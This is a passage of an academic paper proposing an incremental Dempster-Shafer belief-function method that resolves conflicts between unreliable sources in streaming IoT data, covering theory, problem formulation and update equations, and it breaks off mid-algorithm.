- [9] D. A. Waguih and L. Berti-Equille, “Truth discovery algorithms: An experimental evaluation,” *CoRR*, vol. abs/1409.6428, 2014. [Online]. Available: <http://arxiv.org/abs/1409.6428>



# An Incremental Evidential Conflict Resolution Method for Data stream Fusion In IoT

Walid Cherifi

Faculty of Cybernetics,  
Military University of Technology,  
Warsaw, Poland.  
Email: walid.cherifi@wat.edu.pl

Bolesław Szafranski

Faculty of Cybernetics,  
Military University of Technology,  
Warsaw, Poland.  
Email: b.szafranski@milstar.pl

**Abstract**—During the last decade, several Internet of Things (IoT) applications has been developed to facilitate machine-to-human and machine-to-machine communication with the physical world by integrating both digital and physical entities through the internet. However, multiple important challenges need to be addressed in order to take the full advantage of these applications. One of the most important of these challenges concerns the management of IoT data, practically the data generated in dynamic and volatile environments and then provided in the form of streaming datasets. To enable reliable IoT applications in such scenario, it is crucial to develop methods that are able to automatically resolve any possible data conflict between diverse information sources in the case where the data is coming in a streaming fashion. In this paper, an incremental evidential conflict resolution method (I-ECRM) that is able to overcome this problem is introduced. The efficiency and effectiveness of the proposed method have been tested and evaluated through extensive experiments on synthetic datasets. The obtained results have shown that our method achieves a nice performance over different tradeoffs dimensions.

## I. INTRODUCTION

ACTIVE research, industry and standardization efforts in the field of next-generation networking are pushing towards a smart connected world where everyday objects will be dotted with the ability to sense, act and exchange information about their surroundings [1, 2]. Combined with today's Internet infrastructure, these objects can make a huge difference in our way of life. Thus, the number of expected applications is only bounded by imagination with applications on smart grid, smart cities, smart homes, smart health, industrial automation, and connected cars to name a few [3].

This new trend is commonly referred to as the future Internet architecture or simply the Internet of Things (IoT) [3]. This vision is starting to gain widespread adoption in today's world by building upon advances in a multitude of fields including micro-electromechanical systems, advances in wired and wireless communication technologies, networking, machine learning and big data. Many challenges are however being tackled and/or need to be addressed in order to unleash the full potential of the IoT applications. One of the most fundamental of these challenges is related to the quality of the generated data by the information sources (also known as things). In fact, due to the variety of the reliability level of the information sources, different sources can provide different

contradictory information about the same real-world object, and thus a conflict between the sources' provided information may occur. In this situation, the collected information pieces about the same real world object need to be corrected according to their corresponding source reliability level and then fused in order to reduce uncertainty and obtain a more coherent, integrated information.

In general, the value of sources reliability degrees can be either obtained from external sources such as human experts, learned by using training datasets or constructed as a function of general agreement and corroboration between various sources. In this paper, we consider the case when no training dataset is available to assess the quality of the information sources. Thus, it is quite challenging to ascertain the reliability of each information source from the massive amounts of unlabeled data without knowing whether their provided information pieces are correct or wrong. Therefore, one of the main questions exposed in this paper is how to develop an efficient and effective unsupervised method that can both learn the sources reliability degree and determine the credibility degree of each provided information pieces without relying on manual user interaction, master data, or training dataset.

With the great evolution of computers technology, low-cost wireless sensor devices, Web technologies, and their recent multiple applications provide access to new types of data, which were not taken into account by the traditional processing applications. Two particularly interesting features of such data sets include their large volume and high velocity [4]. In several IoT applications, the amount of everyday generated data has grown exponentially during the last few years. This means that it is impossible to store and manipulate all that data since even a large scale algorithms exceed the processing capacity of the current single computing systems. Furthermore, the batch unsupervised data processing methods cannot handle its complex structure and size, fulfill very strict constraints as even simple computational operations are too costly. On the other hand, this could be seen as an opportunity to try to design and develop new methods that are able to deal with this new types of data complexity.

The above-mentioned requirements and challenges are particularly noticeable in emerging online data-intensive IoT

applications, on which data are being continuously generated at a high speed and/or large volume in a streaming format [5]. Sensor networks, weather forecast, traffic management, stock price prediction, or social media information analysis are just a few representatives of such applications where multiple data sources, such as sensors, human crowd, as well as web services, working in dynamic environments generate high rate data stream. Compared to static environments, streaming data sets arrive at a great speed and their processing algorithms have to meet tight computational requirements including limited memory usage, short processing time, and an online scan of incoming sets. Thus, the batch unsupervised evidential conflict resolution method cannot be used in such a scenario, as this technique is based on cost-effective iterative updates of the sources reliability degrees and information credibility values, which requires the totality of the data for the processing. Therefore, it is vital to develop efficient and effective techniques for data conflict resolution in the data streams scenario.

In this paper, we tackle this challenging scenario of conflict resolution problem. This scenario concerns the situation where the collected information pieces from the different sources arrive in a streaming fashion, i.e. the sources' provided information pieces are continuously collected by the fusion system in sequential chunks over a long period of time. In the light of this challenge, we propose an I-ECRM. This incremental method is able to resolve any probable conflict among the information sources and it can update the estimated evidential source reliability mass functions simultaneously in the case where the collected information is arriving in a streaming way.

The proposed method is based on the belief functions theory [6, 7]. This mathematical theory has been recently recognized to be one of the most effective tools to encode and manage information imperfection that is abundant in IoT applications [8]. This is due to its remarkable ability to represent and manipulate various types of imperfection (incomplete, imprecise, uncertain, or a combination of them). In particular, the belief function theory has an appealing tool that is able to combine multiple imperfect information pieces, and thus aiming at reducing uncertainty and obtaining more coherent, integrated information.

The rest of this paper is organized as follows. First, we briefly introduce the basic notions of the belief functions theory. After that, we motivate in Section 3 the need for a new incremental method for the evidential conflict resolution problem in the context of data streams. We then formalize the problem in Section 4. In Section 5, we introduce our I-ECRM. Next, we provide in Section 6 preliminary simulation results about the effectiveness and efficiency of the proposed incremental method via experimental evaluation over synthetic datasets. Finally, we conclude the paper Section 7.

## II. BELIEF FUNCTIONS THEORY

The belief functions theory, also known as Dempster Shafer theory or evidence theory, is considered as one of the most widespread mathematical frameworks for data fusion. It was

first introduced by Dempster in the 1960s [6] and later developed and improved by Shafer in the 1970s [7]. Some more recent advances in this theory were introduced later in the Transferable Belief Model (TBM) proposed by Smets [9]. The belief functions theory is also considered as a generalization of probability theory [10]. It provides an attractive, powerful and efficient mathematical framework to encode and aggregate a wide spectrum of imperfect information.

### A. Basic notations

In the framework of belief functions, a problem domain is represented by a finite non empty set  $\Theta = \{H_1, H_2, \dots, H_N\}$  of  $N$  mutually exclusive and exhaustive hypotheses (events) representing the possible solutions of the considered task that we attend to determine its real value  $H$ .  $2^\Theta$  represents the power set composed of all the possible subsets of  $\Theta$ . The basic belief assignment (*bba*), also known as mass function, is a function  $m$  mapping from  $2^\Theta$  to  $[0, 1]$  and verifies the following conditions:

$$\begin{cases} m(\emptyset) = 0 \\ m(A) \geq 0 \\ \sum_{A \in 2^\Theta} m(A) = 1 \end{cases}, \forall A \in 2^\Theta \quad (1)$$

$m(A)$  is the support degree that is assigned exactly to a proposition  $A$  and to no smaller subset. The mass functions  $m$  assigned to all the subsets of  $\Theta$  are summed to unity and there is no belief left to the empty set. A mass function assigned exactly to  $\Theta$  is referred to as the degree of global ignorance, denoted by  $m(\Theta)$ , and a mass function assigned exactly to a smaller subset of  $\Theta$  except for any singleton proposition or  $\Theta$  is referred to as the degree of local ignorance. If there is no local or global ignorance, a mass function will reduce to a classical probability function.

Besides the mass function, there are two other important functions to encode pieces of evidence: the belief function  $Bel$  and the plausibility function  $Pl$  [7]. These functions represent differently the same piece of information as the mass function. They are especially used to facilitate the manipulation and reasoning within the framework of belief functions. They are formally defined as follows:

$$\begin{cases} Bel : 2^\Theta \rightarrow [0, 1] \\ A \mapsto \sum_{\substack{B \in 2^\Theta \\ B \subseteq A}} m(B) \end{cases} \quad (2)$$

$$\begin{cases} Pl : 2^\Theta \rightarrow [0, 1] \\ A \mapsto \sum_{\substack{B \in 2^\Theta \\ A \cap B \neq \emptyset}} m(B) \end{cases} \quad (3)$$

$Bel(A)$  represents all masses assigned exactly to  $A$  and its smaller subsets, and  $Pl(A)$  represents all possible masses that could be assigned to  $A$  and its smaller subsets. Note that  $Bel(A)$  and  $Pl(A)$  can be interpreted as the lower and upper bounds of the real probability  $P(A)$ .



### B. Discounting operation

In several real-world situations, the information sources are not considered equally fully reliable. In this case, it is reasonable to discount each unreliable source  $s$  by a reliability factor  $\alpha \in [0, 1]$ . Following the classical discounting method [7], a new discounted mass function  $m^\alpha$  is obtained from the initial mass function  $m$  provided by the partially reliable source  $s$  as follows:

$$\begin{cases} m^\alpha(A) = \alpha \times m(A) \\ m^\alpha(\Theta) = (1 - \alpha) + \alpha \times m(\Theta) \end{cases} \quad \text{for } A \neq \Theta \quad (4)$$

The discounting operation is mostly applied to model a situation where a source  $s$  delivers a mass function  $m$ , and the reliability of  $s$  is quantified by  $\alpha$ . If the information source  $s$  is totally reliable (i.e.  $\alpha = 1$ ), then  $m$  is left unchanged and it is considered as an acceptable piece of evidence. On the other hand, if the source  $s$  is completely unreliable, the mass function  $m$  is converted into the vacuous mass function (i.e.  $m^\alpha(\Theta) = 1$ ), and thus this piece of evidence cannot be taken into consideration. In practice, the discounting operation can be used efficiently if one has an accurate estimation of the reliability value of the considered information source.

### C. Combination of mass functions

The kernel of belief functions theory is Dempster's rule of combination that was originally adopted as the sole . this rule is the normalized conjunctive operation which aims to aggregate various mass functions from multiple independent information sources defined within the same frame of discernment. Given two mass functions  $m_1$  and  $m_2$  derived from two independent information sources  $s_1$  and  $s_2$ , the combined mass function by Dempster's rule, denoted by  $m_{1 \oplus 2}(A) = m_1(A) \oplus m_2(A)$ , is defined by the following equation:

$$m_{1 \oplus 2}(A) = \begin{cases} \frac{\sum_{\substack{B, C \in 2^\Theta \\ B \cap C = A}} m_1(B) * m_2(C)}{1 - \sum_{\substack{B, C \in 2^\Theta \\ B \cap C = \emptyset}} m_1(B) * m_2(C)} & A \in 2^\Theta, A \neq \emptyset \\ 0 & A = \emptyset \end{cases} \quad (5)$$

where the denominator represents the conflict coefficient, reflecting the degree of conflict between the two mass functions  $m_1$  and  $m_2$ .

It is worth noting that this rule is widely used by the belief functions' community. This is due to its interesting mathematical properties. Indeed, Dempster's rule of combination is inherently commutative and associative, meaning that it can be used to aggregate several pieces of information in any order without changing the final results. This fact makes Dempster's rule very attractive from an engineering implementation perspective. In addition to these two properties, Dempster's rule is Non-idempotent i.e. the combination of two similar independent mass functions gives generally another more precise combined mass function. This is due to the fact that aggregating these two independent mass function may increase the total amount of information. Moreover, the vacuous mass

function, that support the total ignorance, can be easily proved to be the neutral element for Dempster's rule for any mass function  $m$  defined over a frame of discernment  $\Theta$ . This property is reasonable since the total ignorant evidence should not affect the fusion outcome since it doesn't provide any useful information that can be valuable to make a difference between the components of the power set  $2^\Theta$ .

### D. Decision making

In addition to the combination operation, one of the main goal of using the belief functions theory is to make preeminent decisions by selecting the hypothesis that best fits the solution of the fusion problem under consideration. Therefore, the ultimate step in this framework is to make a decision about the studied task based on the reasoning results.

In order to make a reasonable decision, it is usually preferable to use a well-defined probability function. Probabilistic transformation is a great tool to map mass functions to probabilities. A classical transformation is the pignistic transformation [9], defined formally as follows:

$$BetP(A) = \sum_{B \subseteq \Theta, A \cap B \neq \emptyset} \frac{|A \cap B|}{|B|} m(B) \quad (6)$$

where  $|B|$  is the number of elements in subset  $B$ .  $BetP$  transfers uniformly the positive mass of each nonspecific element onto the singletons involved in that element according to the cardinal number of the proposition. Once the pignistic probability  $BetP$  is computed, the decision can be made based on selecting the hypothesis  $\hat{H}_j$  with the largest pignistic probability.

## III. DATA STREAM FUSION IN IOT

A streaming datasets can be considered as a set of potentially unlimited, ordered sequence of information pieces that are continuously coming at a fast speed, in such a way that it is impossible to permanently store and keep the entire information in memory or an external data repository [11]. In general, data streams have the following important properties:

- Data streams are sequences of information pieces, ordered by arrival time or another ordered property which can be, for instance, the generation time. This fact makes information pieces in data streams arrive for processing over time instead of being available a priori.
- Since data streams are produced continually and have unlimited or at least unknown length. Thus, their volume is considered as extremely huge.
- The arriving rate of data streams is very high with respect to the processing power of the fusion system.
- The qualitative behavior of the sources providing streaming datasets are susceptibility to change, and hence the quality of the provided information pieces may change over time.

Due to the above properties, processing methods that deal with streaming dataset should differ from the batch methods that need to process the whole complete dataset at once.

Table I  
DIFFERENCES BETWEEN BATCH AND STREAM DATA PROCESSING  
METHODS [12].

	Batch	Stream
Number of passes	Multiple	Single
Processing time	Unlimited	Restricted
Memory usage	Unlimited	Restricted
Type of result	Accurate	Approximate
Distributed	No	Yes

The main dissimilarities include the sequential nature of the arriving information pieces, immense volumes, processing speed constraints, and the fact that the information pieces in the streaming dataset can generally be accessed only one time compared with the batch methods, where multiple access to the complete static dataset is possible. A summary of the differences between batch and stream data processing is presented in Table I.

In [13], the Unsupervised Evidential Conflict Resolution Method (U-ECRM) was developed to resolve the evidential conflict among the diverse sources by simultaneously estimating the evidential source reliability mass functions and determining the correct value of each considered objects. Unfortunately, this method cannot be directly applied to data streams due to the fact that this iterative method was specially designed to deal with static datasets. This fact makes the unsupervised evidential conflict resolution method do multiple passes through the entire dataset in order to resolve the conflict. Thus, this batch evidential method is impractical in the case where the dataset is in the form of a continuous flow of data streams. More importantly, the behavior of the information source can change over time. Thus, this evolving behavior needs to be captured and the evidential source reliability values have to be adjusted according to these changes. Furthermore, the method needs to take into account the problem of resource allocation when dealing with unbounded streaming datasets, which is mainly due to the massive volume and rapid speed of data streams. Accordingly, how to achieve greatest results under different resource constraints becomes a challenging task. The principal goal of this task is to decrease the resource allocation as compared to the batch iterative method and maximize the effectiveness of the method's outputs.

As a consequence, the applications that need to process data streams require a novel method that can do intelligent data processing and real-time analysis of the massive quantity of the generated streaming datasets in reasonable processing time and restricted memory space.

#### IV. PROBLEM FORMULATION

Suppose we have a set of  $N$  sources  $S = \{s_1, s_2, s_3, \dots, s_N\}$  where the reliability level of each information source  $s_i$  is encoded as an evidential source reliability mass function  $m_i^\Theta$  defined over the frame of discernment  $\Theta = \{T, D, R\}$ . Here  $T$  means that the source

is trustworthy,  $D$  means that the source is defective and  $R$  means that the source is Random.

Each information source  $s_i$  provides information pieces in the form of mass functions  $m_{i,j}^{\Omega, T=t}$ . These pieces of information are continuously delivered in a streaming way i.e. the information pieces arrive in a sequential sets of information  $D = \{D^{T=0}, D^{T=1}, \dots, D^{T=t}, \dots\}$ , where each set  $D^{T=t}$  contains a number of the sources' delivered information pieces  $D^{T=t} = \{m_{i \in \{1,2,\dots,N\}, j \in \{1,2,\dots,M^t\}}^{\Omega, T=t}\}$  about the actual values of a specific set of objects  $O^{T=t} = \{o_1^t, o_2^t, o_3^t, \dots, o_{M^t}^t\}$  where each variable  $o_j^t \in O^t$  can takes its unique true value  $\hat{H}_j^t$  from the exhaustive and mutually exclusive frame of discernment  $\Omega_j^t = \{H_{1,j}^t, H_{2,j}^t, H_{3,j}^t, \dots, H_{K,j}^t\}$ . It is worth noting that different sets of objects in different time  $t$  can contain different objects. In other words, the two objects  $o_1^{t-1}$  and  $o_1^t$  may not represent the same object. This meaning can be the same as if we consider the same object  $o_1$  but its correct value change over time. For instance, if we suppose that the object  $o_1$  represents the weather prediction of a specific city, the actual value of this object is different and independent from one day to another.

Due to several reasons, the information pieces that are provided by different sources about the same object can be conflicting. As a consequence, the main objective in this paper is to find a robust solution to this problem. This can be done by designing a method that is able to resolve the probable conflict between the information sources by determining the correct value of each object  $o_j^t$  in a specific time  $t$ . Moreover, this method should resolve the conflict and determine the correct value of each object with a single scan of the streaming dataset, short processing time, and use a limited memory space. Furthermore, the method should capture any changes in the behavior of the information sources, and thus adjusting the evidential source reliability mass function of each source according to its new state.

To achieve this objective, we adjust, in this paper, our proposed U-ECRM [13] so that the evidential source reliability mass functions and the correct values determination can be learned incrementally. This incremental method can also be used in the case of datasets with a gigantic volume that can only permit one single sequential pass through the whole datasets.

In fact, incremental methods have been used by several researcher to deal with computational problems that need to process streaming datasets [11, 14]. This kind of methods aims at analyzing and processing the newly arriving information pieces sequentially in such a way that the obtained results are as accurate, or approximately as accurate, as a traditional batch method that uses the entire dataset at once. A well-developed incremental method that is able to deal with data streaming scenarios should have the following important practical merits [15]

- **Use an incremental data access:** The method should process chunks of information pieces at a time, rather

than require the entire set of information pieces at the beginning of the processing.

- **Consider a single pass nature:** The method needs to handle and to process the newly arrived information pieces at once in the arriving order. This is due to the fact that the incoming information pieces cannot be kept permanently in memory, and thus the method should make only one pass through the available dataset.
- **Proceed in real time fashion:** the method should treat each information piece that belongs to the streaming datasets in real time fashion i.e. the newly arrived information pieces should be processed in an approximately short time once they are arrived. This processing time should be shorter than or at least equal to the data stream incoming rate, otherwise some important information pieces may be lost without treating and analyzing them.
- **Use bounded storage space:** since the streaming datasets is considered as an unlimited set of information pieces that are continuously arriving, it is impossible to store the entire streaming datasets in memory. As a consequence, the incremental method that deals with data streams should exploit a limited memory space to store a summary of the predicted model as well as the recently arrived information pieces.
- **Be ready to predict at any time:** the method should produce the best possible result at any point of time regardless the number of the past information pieces that are used to predict the model's parameters. Particularly, the results obtained from the incremental method should be as accurate as possible compared with the results achieved by the traditional batch methods that use the entire dataset up to a specific time  $t$ .

An incremental method with the above-stated capabilities can effectively process and deal with large streaming dataset without the need of re-executing the method from scratch after the arrival of a new set of information pieces. Such incremental methods can be built by scaling up traditional batch methods. This can be achieved by modifying the batch methods and tailored them to fit the data stream setting. In the next section, we introduce our proposed I-ECRM that is designed specifically to handle data streams or a static dataset with a massive volume.

## V. THE PROPOSED INCREMENTAL EVIDENTIAL METHOD

The key idea behind the proposed I-ECRM is to determine the correct value  $\hat{H}_j^t$  of each considered object  $o_j^t$  in the time-stamp  $t$  based on the evidential source reliability mass functions  $m_i^{\Theta, t-1}$  that are learned from the past interactions of the sources. Once done, the evidential source reliability mass functions  $m_i^{\Theta, t}$  at time  $t$  should be updated according to the newly determined correct values without the need to re-execute the method on the complete dataset from scratch every time a new chunk of the streaming dataset is collected by the fusion system. Applying this idea in the U-ECRM [13], we modify the evidential source reliability mass functions update

and the correct value mass functions determination steps to conduct I-ECRM.

Figure 1 presents the main concepts and the key idea in the architecture of the proposed I-ECRM. Specifically, a set of information sources continuously generate and provide chunks of streaming datasets to the fusion system. For each new arrived chunk of the streaming datasets at the time-stamp  $T = t$ , the incremental method first uses the evidential source reliability mass functions  $m_{i \in \{1, 2, \dots, N\}}^{\Theta, T=t-1}$  learned from the previously processed chunks of information to correct the sources' provided information pieces. After that, the incremental method combines the sources' corrected information pieces by using Dempster's combination rule in order to obtain the correct value mass function  $m_j^{\Omega, T=t}$  of each object  $o_j^t$ . Once done, the evidential source reliability mass functions  $m_{i \in \{1, 2, \dots, N\}}^{\Theta, T=t}$  can be updated based on the difference between the computed correct value mass functions  $m_{j \in \{1, 2, \dots, M^t\}}^{\Omega, T=t}$  and the sources' provided information pieces  $m_{i \in \{1, 2, \dots, N\}, j \in \{1, 2, \dots, M^t\}}^{\Theta, T=t}$ .

The detailed description of the I-ECRM is summarized in Algorithm 1. This algorithm starts with an initialization step where it first uses Murphy aggregation method [16] to combine and fuse the information pieces of the first chunk  $D^{T=0}$  of the streaming dataset. This can be done by computing the pignistic probability  $BetP_j^{T=0}$  for each object  $o_j^{T=0}$  and then selecting the hypothesis  $\hat{H}_j^{T=0}$  that has the maximum pignistic probability.

$$\hat{H}_j^{T=0} = \arg \max_{H_{l,j}^{T=0} \in \Omega_j^{T=0}} (BetP_j^{T=0}(H_{l,j}^{T=0})) \quad (7)$$

Next, the initial evidential source reliability mass function  $m_i^{\Theta, T=0}$  of each source can be estimated. To do so, the algorithm begins by evaluating the correctness degree of each of the mass functions that is provided by this source with regard to available information about the correct values. This evaluation step produces a set of evidence correctness mass functions  $m_{i,j}^{\Psi, T=0}$ , which encode how correct and relevant the source's information pieces are. The evidence correctness mass function  $m_{i,j}^{\Psi, T=0}$  is defined over the frame of discernment  $\Psi_{i,j} = \{C, \bar{C}\}$  where  $C$  encodes the hypothesis that the provided information  $m_{i,j}^{\Omega, T=0}$  is correct, whereas  $\bar{C}$  represents the hypothesis that the provided information  $m_{i,j}^{\Omega}$  is incorrect. In order to compute  $m_{i,j}^{\Psi, T=0}$ , we use equation 8.

$$\begin{cases} m_{i,j}^{\Psi, T=0}(C) = \sum_{B \in 2^{\Omega, T=0}} m_j^{\Omega, T=0}(B) \left( \sum_{B \cap A = B} f(|A|) m_{i,j}^{\Omega, T=0}(A) \right) \\ m_{i,j}^{\Psi, T=0}(\bar{C}) = \sum_{B \in 2^{\Omega, T=0}} m_j^{\Omega, T=0}(B) \left( \sum_{B \cap A = \emptyset} m_{i,j}^{\Omega, T=0}(A) \right) \\ m_{i,j}^{\Psi, T=0}(C, \bar{C}) = 1 - (m_{i,j}^{\Psi, T=0}(C) + m_{i,j}^{\Psi, T=0}(\bar{C})) \end{cases} \quad (8)$$

where  $f$  is a function which distributes the imprecision of the source  $s_i$  between the support degree that the given evidence is correct  $m_{i,j}^{\Psi, T=0}(C)$  and the support degree that




Figure 1. Conceptual view of the incremental evidential conflict resolution method for streaming datasets.

the provided information is irrelevant  $m_{i,j}^{\Psi, T=0}(C, \bar{C})$ . This function can be defined as follows:

$$f(|A|) = \frac{|\Omega_j| - |A|}{|\Omega_j| - 1} \quad (9)$$

Function  $f$  is, in reality, based on the uniform distribution of the correct identification of wrong hypotheses. In fact, one can reason about the wrong hypothesis that was correctly mentioned. Indeed, if source  $s_i$  supports proposition  $A$  i.e. the actual value  $\hat{H}_{i,j}$  belongs to subset  $A$ , this can also mean that source  $s_i$  claims that the complement set of  $A$  does not contain the correct value. In other words, the piece of evidence provided by source  $s_i$  was (in somehow) correct concerning the identification of some wrong hypotheses. Therefore, one can give a proportion of  $m_{i,j}^{\Omega, T=0}(A)$  to the mass function supporting the correctness of the provided information i.e.  $m_{i,j}^{\Psi, T=0}(C)$ . Whereas the rest of the proportion should be allocated to proposition  $\{C, \bar{C}\}$ , where the meaning is that the provided piece of evidence is irrelevant and does not contain any useful information.

After obtaining the evidence correctness mass functions of all objects, the total true positive  $TP_i^{T=0}$  and the total false negative  $FN_i^{T=0}$  of the source  $s_i$  are calculated by means of equation 10 and equation 11 respectively.

$$TP_i^{T=0} = \sum_{j=1}^M m_{i,j}^{\Psi, T=0}(C) \quad (10)$$

$$FN_i^{T=0} = \sum_{j=1}^M m_{i,j}^{\Psi, T=0}(\bar{C}) \quad (11)$$

After that, the algorithm uses the  $TP_i^{T=0}$  and  $FN_i^{T=0}$  along with an application-specific user-specified cautious parameter  $C_{cautious}$  to estimate the reliability of the source by using

equation 12 or equation 13 depending on the difference between  $TP_i^{T=0}$  and  $FN_i^{T=0}$ .

- **Case 1:**  $TP_i^{T=0} \geq FN_i^{T=0}$ :

$$\begin{cases} m_i^{\Theta, T=0}(T) &= \frac{TP_i^{T=0} - FN_i^{T=0}}{TP_i^{T=0} + FN_i^{T=0} + C_{cautious}} \\ m_i^{\Theta, T=0}(D) &= 0 \\ m_i^{\Theta, T=0}(R) &= \frac{2FN_i^{T=0}}{TP_i^{T=0} + FN_i^{T=0} + C_{cautious}} \\ m_i^{\Theta, T=0}(T, D, R) &= \frac{C_{cautious}}{TP_i^{T=0} + FN_i^{T=0} + C_{cautious}} \end{cases} \quad (12)$$

- **Case 2:**  $TP_i^{T=0} \leq FN_i^{T=0}$ :

$$\begin{cases} m_i^{\Theta, T=0}(T) &= 0 \\ m_i^{\Theta, T=0}(D) &= \frac{FN_i^{T=0} - TP_i^{T=0}}{TP_i^{T=0} + FN_i^{T=0} + C_{cautious}} \\ m_i^{\Theta, T=0}(R) &= \frac{2TP_i^{T=0}}{TP_i^{T=0} + FN_i^{T=0} + C_{cautious}} \\ m_i^{\Theta, T=0}(T, D, R) &= \frac{C_{cautious}}{TP_i^{T=0} + FN_i^{T=0} + C_{cautious}} \end{cases} \quad (13)$$

At this point, the incremental method is ready to incrementally process the newly arriving streaming chunks. For each newly arrived chunk  $D^{T=t}$  of the streaming dataset at time  $t$ , the algorithm uses the previously learned evidential source reliability mass functions  $m_{i \in \{1,2,\dots,N\}}^{\Theta, T=t-1}$  to compute the correct values mass function  $m_j^{\Omega, T=t}$  for each object  $o_j$  of the chunk  $D^{T=t}$ . For each object  $o_j^{T=t}$ , the algorithm starts by correcting the provided mass functions  $m_{i \in \{1,2,\dots,N\}, j}^{\Omega, T=t}$  according to their appropriate sources' evidential source reliability mass functions  $m_{i \in \{1,2,\dots,N\}}^{\Theta, T=t-1}$  by means of the evidential correction mechanism. This mechanism can be formally defined in equation 14.

Once correcting all the provided information pieces about the actual value of the considered object  $o_j$ , these corrected mass functions  $m_{i \in \{1,2,\dots,N\}, j}^{\Omega, T=t}$  can be aggregated by Dempster's combination rule so as to produce the combined correct

$$\begin{cases} m_{i,j}^{\Omega*,T=t}(A) = m_i^{\Theta,T=t-1}(T)m_{i,j}^{\Omega,T=t}(A) + m_i^{\Theta,T=t-1}(D)m_{i,j}^{\Omega,T=t}(\bar{A}) \\ m_{i,j}^{\Omega*,T=t}(\Omega) = m_{i,j}^{\Omega,T=t}(\Omega) + \left[ m_i^{\Theta,T=t-1}(R) + m_i^{\Theta,T=t-1}(T, D, R) \right] \sum_{A \in 2^{\Omega}/\Omega} m_{i,j}^{\Omega,T=t}(A) \end{cases} \quad \forall A \in 2^{\Omega,T=t}/\Omega \quad (14)$$

value mass function  $m_{i,j}^{\Omega*,T=t}$ . Immediately after that, the algorithm selects the correct values  $\hat{H}_{j \in \{1,2,\dots,M^t\}}^{T=t}$  by choosing the hypothesis  $\hat{H}_j^{T=t}$  that has the maximum pignistic probability.

$$\hat{H}_j^{T=t} = \arg \max_{H_{l,j}^{T=t} \in \Omega_j^{T=t}} (\text{Bet} P_j^{T=t}(H_{l,j}^{T=t})) \quad (15)$$

After that, the values of the evidential source reliability mass functions can be updated according to the estimated correct values  $\hat{H}_{j \in \{1,2,\dots,M^t\}}^{T=t}$  of the current chunk  $D^{T=t}$ . To do so, the algorithm begins by computing the true positive value  $TP_i^{\Delta t}$  and the false negative value  $FN_i^{\Delta t}$  of each source over the current streaming chunk  $D^{T=t}$ . These two important values can be obtained by means of equation 16 and equation 17 respectively.

$$TP_i^{\Delta t} = \sum_{j=1}^M m_{i,j}^{\Psi,\Delta t}(C) \quad (16)$$

$$FN_i^{\Delta t} = \sum_{j=1}^M m_{i,j}^{\Psi,\Delta t}(\bar{C}) \quad (17)$$

where  $m_{i,j}^{\Psi,\Delta t}$  is the evidence correctness mass function of each provided information piece  $m_{i,j}^{\Omega,T=t}$  with regard to the obtained correct value  $\hat{H}_j^{T=t}$ .

In order to control the effect of possible changing behaviors of the information sources, the I-ECRM uses a decay parameter  $\lambda \in [0, 1]$  that determines the impact of historical interaction on the current evidential source reliability mass function  $m_i^{\Theta,T=t}$ . Intuitively, the recent interactions of the sources  $m_{i \in \{1,2,\dots,N\}, j \in \{1,2,\dots,M^t\}}^{\Omega,T=t}$  should play a more important role in the estimation of  $m_i^{\Theta,T=t}$  than the historical interaction when  $T < t$ . In other words, the key idea of the use of the decay parameter is to scale the past information about the behaviors of the sources by a constant factor  $\lambda$ , i.e. each time a new chunk of the streaming dataset is arrived, the past learned total true positive values  $TP_{i \in \{1,2,\dots,N\}}^{T=t-1}$  and the total false negative values  $FN_{i \in \{1,2,\dots,N\}}^{T=t-1}$  are scaled down by the factor  $\lambda$ . Qualitatively, this means that the smaller the decay parameter  $\lambda$  is, the less impact from historical interactions in the estimation of the current evidential reliability values and hence it will make the model respond quickly to any behavioral changes. As a result, the newly computed  $TP_{i \in \{1,2,\dots,N\}}^{T=t}$  and  $FN_{i \in \{1,2,\dots,N\}}^{T=t}$  can be obtained as follows:

$$\begin{cases} TP_{i \in \{1,2,\dots,N\}}^{T=t} = \lambda \cdot TP_{i \in \{1,2,\dots,N\}}^{T=t-1} + TP_{i \in \{1,2,\dots,N\}}^{\Delta t} \\ FN_{i \in \{1,2,\dots,N\}}^{T=t} = \lambda \cdot FN_{i \in \{1,2,\dots,N\}}^{T=t-1} + FN_{i \in \{1,2,\dots,N\}}^{\Delta t} \end{cases} \quad (18)$$

Once the  $TP_i^{T=t}$  and  $FN_i^{T=t}$  are computed, the method can estimate the  $m_i^{\Theta,T=t}$  by means of equation 19 or

equation 20 depending on the difference between the values of  $TP_i^{T=t}$  and  $FN_i^{T=t}$ . These newly estimated evidential source reliability mass function  $m_{i \in \{1,2,\dots,N\}}^{\Theta,T=t}$  can be further used to resolve the conflict of the newly arriving chunk  $D^{T=t+1}$  at time  $T = t + 1$ .

- **Case 1:**  $TP_i^{T=t} \geq FN_i^{T=t}$ :

